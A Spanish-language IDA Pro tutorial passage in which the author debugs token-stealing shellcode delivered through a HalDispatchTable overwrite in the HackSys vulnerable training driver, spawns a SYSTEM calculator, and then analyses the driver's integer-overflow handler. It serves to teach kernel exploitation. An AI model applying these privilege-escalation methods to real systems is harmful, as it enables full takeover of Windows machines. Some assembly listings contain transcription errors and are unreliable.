pepe2:013663DF loc_13663DF: ; CODE XREF:
pepe2:013663DF mov eax, [eax+0B8h]
pepe2:013663E5 sub eax, 0B8h ; .
pepe2:013663EA cmp [eax+0B4h], edx
pepe2:013663F0 jnz short loc_13663DF
pepe2:013663F2 mov edx, [eax+0F8h]
pepe2:013663F8 mov [ecx+0F8h], edx
pepe2:013663FE popa
pepe2:013663FF pop edi
pepe2:01366400 pop esi
pepe2:01366401 pop ebx
pepe2:01366402 retn
pepe2:01366402 ;
pepe2:01366402 db 0

```

Eso es porque llamamos desde nuestro script a

```
windll.ntdll.NtQueryIntervalProfile(0x1337,
byref(Interval))
```

Vemos que el return address nos marca adonde debe volver y que fue llamado de ese call.

pepe2:82919892 push ebp
pepe2:82919894 mov ebp, esp
pepe2:82919896 sub esp, 10h
pepe2:82919898 cmp eax, 1
pepe2:8291989C jnz short loc\_829198A5
pepe2:829198A0 mov eax, ds:82784A88h
pepe2:829198A4 leave
pepe2:829198A5 ret
pepe2:829198A5
pepe2:829198A5 loc\_829198A5:
pepe2:829198A5 mov [ebp-10h], eax ; CODE XREF: pepe::nt\_KeQueryIntervalProfile+B?
pepe2:829198A6 mov eax, [ebp-4]
pepe2:829198A8 push eax
pepe2:829198AC lea eax, [ebp-10h]
pepe2:829198AF push eax
pepe2:829198B0 push 0Ch
pepe2:829198B2 push 1
pepe2:829198B4 call dword ptr ds:8277A8Ch
pepe2:829198B8 add esp, 11
pepe2:829198B9 short loc\_829198C9
pepe2:829198B9 cmp byte ptr [ebp-8Ch], 0
pepe2:829198C2 jz short loc\_829198C9
pepe2:829198C4 mov eax, [ebp-8]
pepe2:829198C7 leave
pepe2:829198C8 ret
pepe2:829198C9 ;

General registers	
EAX	96B63CE0
EBX	829198A0
ECX	01AD204B8
EDX	829198A0
ESI	01A20B8B8
EDI	00000137
EBP	96B63CF0
ESP	96B63CCC
EIP	013663C8
EFL	000000206

Stack view	
96B63CCC	829198A0 pepe::nt_KeQueryIntervalProfile+29
96B63CD0	00000000 00000001
96B63CD4	0000000C 0000000C
96B63CD8	96B63CE0 96B63CE0
96B63CDC	96B63CEC 96B63CEC
96B63CE0	00000137 00000137
96B63CE4	00000010 00000010
96B63CE8	82919891 0000 nt_KeQueryIntervalProfile
UNKNOWN	96B63CCD: 96B63CCD (Synchronized with ESP)

Que es el mismo que vimos antes y que llegamos al pisar esa tabla

```

829118ac 8d45f0    lea    eax,[ebp-10h]
829118af 50    push   eax
829118b0 6a0c    push   0Ch
829118b2 6a01    push   1
kd> u
nt!KeQueryIntervalProfile+0x23:
829118b4 ff15bc237782  call   dword ptr [nt!HalDispatchTable+0x4 (827723bc)]
829118ba 85c0    test   eax,eax
829118bc 7c0b    jl    nt!KeQueryIntervalProfile+0x38 (829118c9)
829118be 807df400  cmp    byte ptr [ebp-0Ch],0
829118c2 7405    je    nt!KeQueryIntervalProfile+0x38 (829118c9)
829118c4 8b45f8    mov    eax,dword ptr [ebp-8]
829118c7 c9    leave
829118c8 c3    ret

```

Si cargamos los simbolos con .reload /f y esperamos un rato que se descongele IDA, luego con k veremos el call stack completo desde user y veremos que fue llamado desde la api NtQueryIntervalProfile o ZwQueryIntervalProfile que es lo mismo.

UNKNOWN | 96B63CCC: MEMORY:96B63CCC (Synchronized with ESP)

Output window

```

778c0000 778ca000  LPK      (pdb symbols)          c:\symb
WINDBG>k
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames ir
96b63cc8 829198ba 0x13663c8
96b63cf0 8295afab nt!KeQueryIntervalProfile+0x29
96b63d24 8269442a nt!NtQueryIntervalProfile+0x70
96b63d24 777c64f4 nt!KiFastCallEntry+0x12a
002ef874 777c551c ntdll!KiFastSystemCallRet
002ef878 6f27eb5a ntdll!ZwQueryIntervalProfile+0xc

_ctypes:6F27EB41 mov    esp, esp
_ctypes:6F27EB43 push   esi
_ctypes:6F27EB44 mov    esi, esp
_ctypes:6F27EB46 mov    ecx, [ebp+10h]
_ctypes:6F27EB49 sub    esp, ecx
_ctypes:6F27EB4B mov    eax, esp
_ctypes:6F27EB4D push   dword ptr [ebp+0Ch]
_ctypes:6F27EB50 push   eax
_ctypes:6F27EB51 call   dword ptr [ebp+8]
_ctypes:6F27EB54 add    esp, 8
_ctypes:6F27EB57 call   dword ptr [ebp+1Ch]
_ctypes:6F27EB5A mov    ecx, [ebp+0Ch]
_ctypes:6F27EB5D mov    ecx, [ecx]
_ctypes:6F27EB5F mov    ecx, [ecx]
_ctypes:6F27EB61 cmp    ecx, 2
_ctypes:6F27EB64 jz    short loc_6F27EB6B
_ctypes:6F27EB66 mov    ecx, [ebp+10h]

```

La cuestión es que llegamos al shellcode y como antes robara el Token de System y veamos si al llegar al RET vuelve bien.

```

MEMORY:013663FE popa
MEMORY:013663FF pop edi
MEMORY:01366400 pop esi
MEMORY:01366401 pop ebx
MEMORY:01366402 retn
MEMORY:01366403
MEMORY:01366404 db 3Ah ; .
MEMORY:01366405 db 0
MEMORY:01366406 db 41h ; A
MEMORY:01366407 db 1
MEMORY:01366408 db 2Eh ; .
MEMORY:01366409 db 0C1h ; Ä
MEMORY:0136640A db 7AH ; z
MEMORY:0136640B db 3EH ; >
MEMORY:0136640C db 0
MEMORY:0136640D db 0
MEMORY:0136640E db 0
MEMORY:0136640F db 88h ; ^
MEMORY:01366410 db 0F0h ; δ
MEMORY:01366411 db 009h ; Ü
MEMORY:01366412 db 42h ; B
MEMORY:01366413 db 1
MEMORY:01366414 db 20h
MEMORY:01366415 db 00Ah ; Ü
MEMORY:01366416 db 42h ; B
MEMORY:01366417 db 1
MEMORY:01366418 db 80h ; €

```

```


Debug View

IDA View-EIP Local Types Modules

nt:829198AF push    eax
nt:829198B0 push    0Ch
nt:829198B2 push    1
nt:829198B4 call    off_8277A3BC
nt:829198BA test    eax, eax
nt:829198BC jl     short loc_829198C9
nt:829198BE cmp    byte ptr [ebp-0Ch], 0
nt:829198C2 jz     short loc_829198C9
nt:829198C4 mov    eax, [ebp-8]
nt:829198C7 leave

```

Si vuelve bien si le doy RUN vere la calculadora System que lanza.



svchost.exe	2.072 K	3.770 K	3400 Host Process for Windows	Microsoft...	NT AUTHORITY\SYSTEM
WmiApSrv.exe	0.02	1.124 K	4.144 K	3724 WMI Performance Reverse A...	Microsoft... NT AUTHORITY\SYSTEM
lsass.exe		2.484 K	5.708 K	532 Local Security Authority Proc...	Microsoft... NT AUTHORITY\SYSTEM
lsm.exe		1.076 K	2.572 K	540 Local Session Manager Serv...	Microsoft... NT AUTHORITY\SYSTEM
csrss.exe	0.09	7.568 K	8.300 K	420 Client Server Runtime Process	Microsoft... NT AUTHORITY\SYSTEM
conhost.exe		844 K	3.460 K	1096 Console Window Host	Microsoft... SEVEN1\devel
winlogon.exe		1.608 K	4.160 K	456 Windows Logon Application	Microsoft... NT AUTHORITY\SYSTEM
explorer.exe	0.14	29.992 K	37.232 K	2604 Windows Explorer	Microsoft... SEVEN1\devel
jusched.exe	< 0.01	1.816 K	6.632 K	2700 Java(TM) Platform SE binary	Sun Micro... SEVEN1\devel
vmtoolsd.exe		8.408 K	15.264 K	2708 VMware Tools Core Service	VMware, I... SEVEN1\devel
OSRLOADER.exe	0.13	6.196 K	12.500 K	3248 OSRLOADER Application VI...	Open Sys... SEVEN1\devel
cmd.exe		2.232 K	5.220 K	292 Windows Command Process...	Microsoft... SEVEN1\devel
python.exe		4.608 K	5.752 K	588	NT AUTHORITY\SYSTEM
cmd.exe		1.712 K	1.880 K	2784 Windows Command Process...	Microsoft... NT AUTHORITY\SYSTEM
calc.exe		6.212 K	10.216 K	2056 Windows Calculator	Microsoft... NT AUTHORITY\SYSTEM
procexp.exe	1.63	11.080 K	17.864 K	3268 Sysinternals Process Explorer	Sysintern... SEVEN1\devel

Por supuesto esto puede funcionar un rato porque al no restaurar el puntero original puede producir crashes, igual la idea es ver el método y aprender, ya sabemos que eso puede ocurrir, así que en ámbitos reales habrá que hacerlo, yo ya no tengo ganas jeje.

Bueno como vemos esto funciona en 32 bits y en 64 bits habrá que adaptar bien los tipos de datos para el caso, por ahora esta bueno practicar con esto.

Hasta la próxima parte

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 61.

Seguiremos con otro caso en el driver vulnerable, ahora el integer overflow.


Muchos me preguntan porque no analizarlo directamente en C o C++, el tema es que ya están hechos algunos en c y c++, los metodos son los mismos, por lo tanto portarlos a Python no solo aporta algo nuevo, si no que también nos hace practicar Python y ctypes que es algo importante.

Para el que los quiere ver aquí esta el código fuente:

<https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/tree/master/Exploit>

Y allí esta compilado, si quieren intentar alguno pueden debuggear y comparar el resultado que van teniendo en Python con el original, eso ayuda mucho.


Igual nosotros seguiremos en Python y usando ctypes, que aunque un poco mas molesto, permite hacer casi lo mismo.



```
91CD9230 loc_91CD9230:
91CD9230     mov    ebx, offset aHacksysEvdIoct_10 ; "***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW"
91CD9235     push   ebx ; Format
91CD9236     call   _DbgPrint
91CD923B     pop    ecx
91CD923C     push   esi ; IrpSp
91CD923D     push   edi ; Irp
91CD923E     call   IntegerOverflowIoctlHandler(x,x)
91CD9243     jmp    short loc_91CD9258
```

Allí tenemos el bloque que nos lleva al IOCTL que triggereá el integer overflow.

Veamos que IOCTL llega allí, al inicio



```
91CD9094     push   esi
91CD9095     push   edi
91CD9096     mov    edi, [ebp+Irp]
91CD9099     mov    esi, [edi+60h]
91CD909C     mov    edx, [esi+ IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
91CD909F     mov    eax, 22201Fh
91CD90A4     cmp    edx, eax
91CD90A6     ja    loc_91CD91A2
```


EAX es 0x22201f

```

91CD9091      mov    ebp, esp
91CD9093      push   ebx
91CD9094      push   esi
91CD9095      push   edi
91CD9096      mov    edi, [ebp+Irp]
91CD9099      mov    esi, [edi+0h]
91CD909C      mov    edx, [esi+_IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
91CD909F      mov    eax, 22201fh
91CD90A4      cmp    edx, eax
91CD90A6      ja     loc_91CD91A2

```

Y para que vaya por el camino correcto EDX que contiene nuestro IOCTL debe ser mas grande que EAX.




Luego pasa nuestro valor a EAX y le resta 0x222023 y si no es cero le resta 4 mas que queda en ECX luego del PUSH 4 - POP ECX, si el resultado es cero va al bloque correcto.

IOCTL-0x222023-0x4=0

IOCTL=0x222023+0x4

Python>hex(0x222023+4)  
0x222027

Ese IOCTL sera el que llegara al bloque donde se triggere el Integer Overflow, analicemoslo.



Vemos que al igual que en el caso anterior le pasa dos argumentos a la función, uno la dirección de la estructura IRP y el otro la de \_IO\_STACK\_LOCATION.

Como ya teníamos importada la estructura \_IO\_STACK\_LOCATION, allí mueve la dirección de inicio de la misma y empieza a trabajar con sus offsets, el campo 0x10, veamos que es apretando T y eligiendo la estructura correspondiente.

```

91CD8AE0 ; Attributes: bp-based frame
91CD8AE0
91CD8AE0 ; int __stdcall IntegerOverflowIoctlHandler(_IRP *Irp, _IO_STACK_LOCATION *IrpSp)
91CD8AE0 _stdcall IntegerOverflowIoctlHandler(x, x) proc near
91CD8AE0
91CD8AE0     Irp          = dword ptr  8
91CD8AE0     IrpSp        = dword ptr  0Ch
91CD8AE0
91CD8AE0     mov    edi, edi
91CD8AE2     push   ebp
91CD8AE3     mov    ebp, esp
91CD8AE5     mov    ecx, [ebp+IrpSp]
91CD8AE8     mov    edx, [ecx+10h]
91CD8AEB     mov    ecx, [ecx+8]
91CD8AEE     mov    eax, 0C0000001h
91CD8AF3     test   edx, edx
91CD8AF5     jz    short loc_91CD8AFE

```

91CD8AF7     push <b>ecx</b> ; Size
91CD8AF8     push   edx ; UserBuffer

Vemos

```

91CD8AE0 IrpSp        = dword ptr  0Ch
91CD8AE0
91CD8AE0     mov    edi, edi
91CD8AE2     push   ebp
91CD8AE3     mov    ebp, esp
91CD8AE5     mov    ecx, [ebp+IrpSp]
91CD8AE8     mov    edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
91CD8AEB     mov    ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
91CD8AEE     mov    eax, 0C0000001h
91CD8AF3     test   edx, edx
91CD8AF5     jz    short loc_91CD8AFE

```

91CD8AF7     push <b>ecx</b> : Size

Que son el buffer de entrada y el largo del mismo que le pasamos nosotros, no quiere decir que sea el largo real.

```

91CD8AE2     push   ebp
91CD8AE3     mov    ebp, esp
91CD8AE5     mov    ecx, [ebp+IrpSp]
91CD8AE8     mov    edx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer]
91CD8AEB     mov    ecx, [ecx+_IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
91CD8AEE     mov    eax, 0C0000001h
91CD8AF3     test   edx, edx
91CD8AF5     jz    short loc_91CD8AFE

```

91CD8AF7     push <b>ecx</b> ; Size
91CD8AF8     push   edx ; UserBuffer
91CD8AF9     call   TriggerIntegerOverflow(x,x)

Si la dirección del buffer que creamos en user no es cero, va a la última función donde le pasa ambos el size y el puntero al buffer user como argumentos.

```

91CD89D4 ; int __stdcall TriggerIntegerOverflow(void *UserBuffer, unsigned int Size) 91C1
91CD89D4 __stdcall TriggerIntegerOverflow(x, x) proc near 91C1
91CD89D4
91CD89D4 KernelBuffer    = dword ptr -824h 91C1
91CD89D4 Count          = dword ptr -24h 91C1
91CD89D4 var_20          = dword ptr -20h 91C1
91CD89D4 Status         = dword ptr -1Ch 91C1
91CD89D4 ms_exc         = CPPEH_RECORD ptr -18h 91C1
91CD89D4 UserBuffer     = dword ptr 8 91C1
91CD89D4 Size           = dword ptr 0Ch 91C1
91CD89D4
91CD89D4 ; __ unwind { // _SEH_prolog4
91CD89D4     push  814h
91CD89D9     push  offset stru_91CD6238
91CD89DE     call  _SEH_prolog4
91CD89E3     xor   edi, edi
91CD89E5     mov   [ebp+Status], edi
91CD89E8     mov   [ebp+KernelBuffer], edi
91CD89EE     push  7FCh ; size_t
91CD89F3     push  edi ; int
91CD89F4     lea   eax, [ebp+KernelBuffer+4]
91CD89FA     push  eax ; void *
91CD89FB     call  _memset
91CD8A00     add   esp, 0Ch

```

Allí vemos ambos argumentos, también pone a cero una variable Status y en el stack hay un buffer llamado KernelBuffer veamos su largo.

```

-000000827
-000000826
-000000825
-000000824 KernelBuffer dd 512 dup(?)
-00000024 Count      dd ?
-00000020 var_20     dd ?
-0000001C Status     dd ?
-00000018 ms_exc     CPPEH_RECORD ?
+00000000 s           db 4 dup(?)
+00000004 r           db 4 dup(?)
+00000008 UserBuffer dd ?                      ; offset
+0000000C Size        dd ?
+00000010
+00000010 ; end of stack variables

```

Son 512 decimal por 4 ya que cada componente es un dword (dd) así que el largo total da.

Python>hex(512 \*4)  
0x800

Y bueno inicializa a cero ese buffer primero escribiendo los primeros 4 bytes aquí con EDI que vale cero, y luego hace un memset de los 0x7fc bytes restantes sumandole 4 al destination en el LEA para que escriba a partir del 4 byte en adelante.

```

91CD89E5      mov    [ebp+Status], edi
91CD89E8      mov    [ebp+KernelBuffer], edi
91CD89EE      push   7FCh ; size_t
91CD89F3      push   edi ; int
91CD89F4      lea    eax, [ebp+KernelBuffer+4]
91CD89FA      push   eax ; void *
91CD89FB      call   _memset
91CD8A00      add    esp, 0Ch

```

---

```

91CD89D4 ; Attributes: bp-based frame
91CD89D4
91CD89D4 ; int __stdcall TriggerIntegerOverflow(void *UserBuffer, unsigned int Size)
91CD89D4 __stdcall TriggerIntegerOverflow(x, x) proc near
91CD89D4
91CD89D4 KernelBuffer    = dword ptr -824h
91CD89D4 Count          = dword ptr -24h
91CD89D4 var_20         = dword ptr -20h
91CD89D4 Status         = dword ptr -1Ch
91CD89D4 ms_exc        = CPPEH_RECORD ptr -18h
91CD89D4 UserBuffer     = dword ptr 8
91CD89D4 Size           = dword ptr 0Ch
91CD89D4
91CD89D4 ; __ unwind { // __SEH_prolog4
91CD89D4     push   814h
91CD89D9     push   offset stru_91CD6238
91CD89DE     call   __SEH_prolog4
91CD89E3     xor    edi, edi
91CD89E5     mov    [ebp+Status], edi
91CD89E8     mov    [ebp+KernelBuffer], edi
91CD89EE     push   7FCh ; size_t
91CD89F3     push   edi ; int
91CD89F4     lea    eax, [ebp+KernelBuffer+4]
91CD89FA     push   eax ; void *
91CD89FB     call   _memset
91CD8A00     add    esp, 0Ch

```

También hay una estructura allí veremos para que sirve, IDA la detectó.

```

00000000 ; -----
00000000
00000000 CPPEH_RECORD  |struc ; (sizeof=0x18, align=0x4, copyof_488)
00000000                           ; XREF: ArbitraryOverwriteIoctlHandler(x,x)+8/o
00000000                           ; _TriggerDoubleFetch@4/r ...
00000000 old_esp       dd ?          ; XREF: TriggerDoubleFetch(x):$LN7/r
00000000                         ; TriggerPoolOverflow(x,x):$LN9/r ...
00000004 exc_ptr       dd ?          ; XREF: TriggerDoubleFetch(x):$LN6/r
00000004                   ; TriggerPoolOverflow(x,x):$LN8/r ... ; offset
00000008 registration   _EH3_EXCEPTION_REGISTRATION ?
00000008                           ; XREF: TriggerDoubleFetch(x)+2E/w
00000008                           ; TriggerDoubleFetch(x)+9B/w ...
00000018 CPPEH_RECORD  ends

```

Ya veremos que hace, aquí dice esto.

It is just a fake name that the HexRays people came up with to represent the undocumented exception handling in the Microsoft C runtime library. Originally came from Intel, Microsoft could not get a source license to republish it. Dumped in VS2015, good riddance. Reverse-engineering the startup code of a C++ program is not very useful, it is just boilerplate, it ought not get interesting until main(). – Hans Passant May 31 at 8:50

Vemos que cuando chequea el buffer, no usa el valor que pasamos nosotros de size sino 0x800 harcodeado.

```

91CD89D4 UserBuffer      = dword ptr  8
91CD89D4 Size            = dword ptr  0Ch
91CD89D4
91CD89D4 ; __ unwind { // __SEH_prolog4
91CD89D4     push   814h
91CD89D9     push   offset stru_91CD6238
91CD89DE     call   __SEH_prolog4
91CD89E3     xor    edi, edi
91CD89E5     mov    [ebp+Status], edi
91CD89E8     mov    [ebp+KernelBuffer], edi
91CD89EE     push   7FCh ; size_t
91CD89F3     push   edi ; int
91CD89F4     lea    eax, [ebp+KernelBuffer+4]
91CD89FA     push   eax ; void *
91CD89FB     call   _memset
91CD8A00     add   esp, 0Ch

```

```

91CD8A03 ; __try { // __except at $LN11_3
91CD8A03     mov    [ebp+ms_exc.registration.TryLevel], edi
91CD8A06     push   4 ; Alignment
91CD8A08     mov    esi, 800h -
91CD8A0D     push   esi ; Length
91CD8A0E     push   [ebp+UserBuffer] ; Address
91CD8A11     call   ds:ProbeForRead(x,x,x)
91CD8A17     push   [ebp+UserBuffer]
91CD8A1A     push   offset aUserbuffer0xP ; "[+]" UserBuffer: 0x%p\n"
91CD8A1F     call   _DbgPrint
91CD8A24     mov    ebx, [ebp+Size]
91CD8A27     push   ebx
91CD8A28     push   offset aUserbufferSize ; "[+]" UserBuffer Size: 0x%X\n"
91CD8A2D     call   _DbgPrint

```

Luego imprime los 4 valores el size que le pasamos del buffer de user, el puntero al buffer de user, la dirección del KernelBuffer y el size del mismo.

```

91CD8A17     push   [ebp+UserBuffer]
91CD8A1A     push   offset aUserbuffer0xP ; "[+]" UserBuffer: 0x%p\n"
91CD8A1F     call   _DbgPrint
91CD8A24     mov    ebx, [ebp+Size]
91CD8A27     push   ebx
91CD8A28     push   offset aUserbufferSize ; "[+]" UserBuffer Size: 0x%X\n"
91CD8A2D     call   _DbgPrint
91CD8A32     lea    eax, [ebp+KernelBuffer]
91CD8A38     push   eax
91CD8A39     push   offset aKernelbuffer0x ; "[+]" KernelBuffer: 0x%p\n"
91CD8A3E     call   _DbgPrint
91CD8A43     push   esi
91CD8A44     push   offset aKernelbufferSi ; "[+]" KernelBuffer Size: 0x%X\n"
91CD8A49     call   _DbgPrint
91CD8A4E     push   offset aTriggeringInte ; "[+]" Triggering Integer Overflow\n"
91CD8A53     call   _DbgPrint
91CD8A58     add   esp, 24h
91CD8A5B     lea    eax, [ebx+4]
91CD8A5E     cmp   eax, esi
91CD8A60     jbe   short loc_91CD8A7D

```

Vemos que IDA nos marca que hay un TRY- EXCEPT o sea que si hay una excepción en ese bloque salta al de abajo, por eso del bloque superior salen tres flechas, dos las normales de la comparación y la otra del try-except.

```

91CD8A03 ; _try { // _except at $LN11_3
91CD8A03     mov    [ebp+ms_exc.registration.TryLevel], edi
91CD8A06     push   4 ; Alignment
91CD8A08     mov    esi, 800h
91CD8A0D     push   esi ; Length
91CD8A0E     push   [ebp+UserBuffer] ; Address
91CD8A11     call   ds:ProbeForRead(x,x,x)
91CD8A17     push   [ebp+UserBuffer]
91CD8A1A     push   offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
91CD8A1F     call   _DbgPrint
91CD8A24     mov    ebx, [ebp+Size]
91CD8A27     push   ebx
91CD8A28     push   offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D     call   _DbgPrint
91CD8A32     lea    eax, [ebp+KernelBuffer]
91CD8A38     push   eax
91CD8A39     push   offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
91CD8A3E     call   _DbgPrint
91CD8A43     push   esi
91CD8A44     push   offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
91CD8A49     call   _DbgPrint
91CD8A4E     push   offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53     call   _DbgPrint
91CD8A58     add    esp, 24h
91CD8A5B     lea    eax, [ebx+4]
91CD8A5E     cmp    eax, esi
91CD8A60     jbe   short loc_91CD8A7D

91CD8A7D loc_91CD8A7D:
91CD8A7D
91CD8A7D
91CD8A7F
91CD8A82
91CD8A84

```

The diagram shows the assembly code for a try block. A red arrow points from the instruction `push [ebp+UserBuffer]` to the `$LN11_3:` label in the exception handling code. Another red arrow points from the `esi` register in the main code to the `esi` register in the exception handling code. A blue arrow points from the `loc_91CD8A7D` label in the main code to the `loc_91CD8A7D` label in the exception handling code.

Vemos que toma el size que le pase en EBX y lo va a comparar con la constante 0x800 que esta en ESI.

```

91CD8A00      call   _memset
               add    esp, 0Ch

91CD8A03 ; _try { // _except at $LN11_3
91CD8A03     mov    [ebp+ms_exc.registration.TryLevel], edi
91CD8A06     push   4 ; Alignment
91CD8A08     mov    esi, 800h
91CD8A0D     push   esi ; Length
91CD8A0E     push   [ebp+UserBuffer] ; Address
91CD8A11     call   ds:ProbeForRead(x,x,x)
91CD8A17     push   [ebp+UserBuffer]
91CD8A1A     push   offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
91CD8A1F     call   _DbgPrint
91CD8A24     mov    ebx, [ebp+Size]
91CD8A27     push   ebx
91CD8A28     push   offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
91CD8A2D     call   _DbgPrint
91CD8A32     lea    eax, [ebp+KernelBuffer]
91CD8A38     push   eax
91CD8A39     push   offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
91CD8A3E     call   _DbgPrint
91CD8A43     push   esi
91CD8A44     push   offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
91CD8A49     call   _DbgPrint
91CD8A4E     push   offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
91CD8A53     call   _DbgPrint
91CD8A58     add    esp, 24h
91CD8A5B     lea    eax, [ebx+4]
91CD8A5E     cmp    eax, esi
91CD8A60     jbe   short loc_91CD8A7D

```

The diagram shows the assembly code for the try block. Red arrows highlight the `mov ebx, [ebp+Size]`, `push ebx`, and `cmp eax, esi` instructions. A blue arrow points from the `loc_91CD8A7D` label in the main code to the `loc_91CD8A7D` label in the exception handling code.

Pero antes a mi size le suma cuatro, y si es mas bajo esta todo bien .

```

; UserBuffer: 0x0000000000000000
; UserBufferSize: 0x0000000000000000
; KernelBuffer: 0x0000000000000000
; KernelBufferSize: 0x0000000000000000

91CD8A1A push    [ebp+UserBuffer]
91CD8A1F push    offset aUserbuffer0x0 ; "[+] UserBuffer: 0x0000000000000000"
91CD8A24 call    _DbgPrint
91CD8A27 push    ebx
91CD8A28 push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x0000000000000000"
91CD8A2D call    _DbgPrint
91CD8A32 lea     eax, [ebp+KernelBuffer]
91CD8A38 push    eax
91CD8A39 push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x0000000000000000"
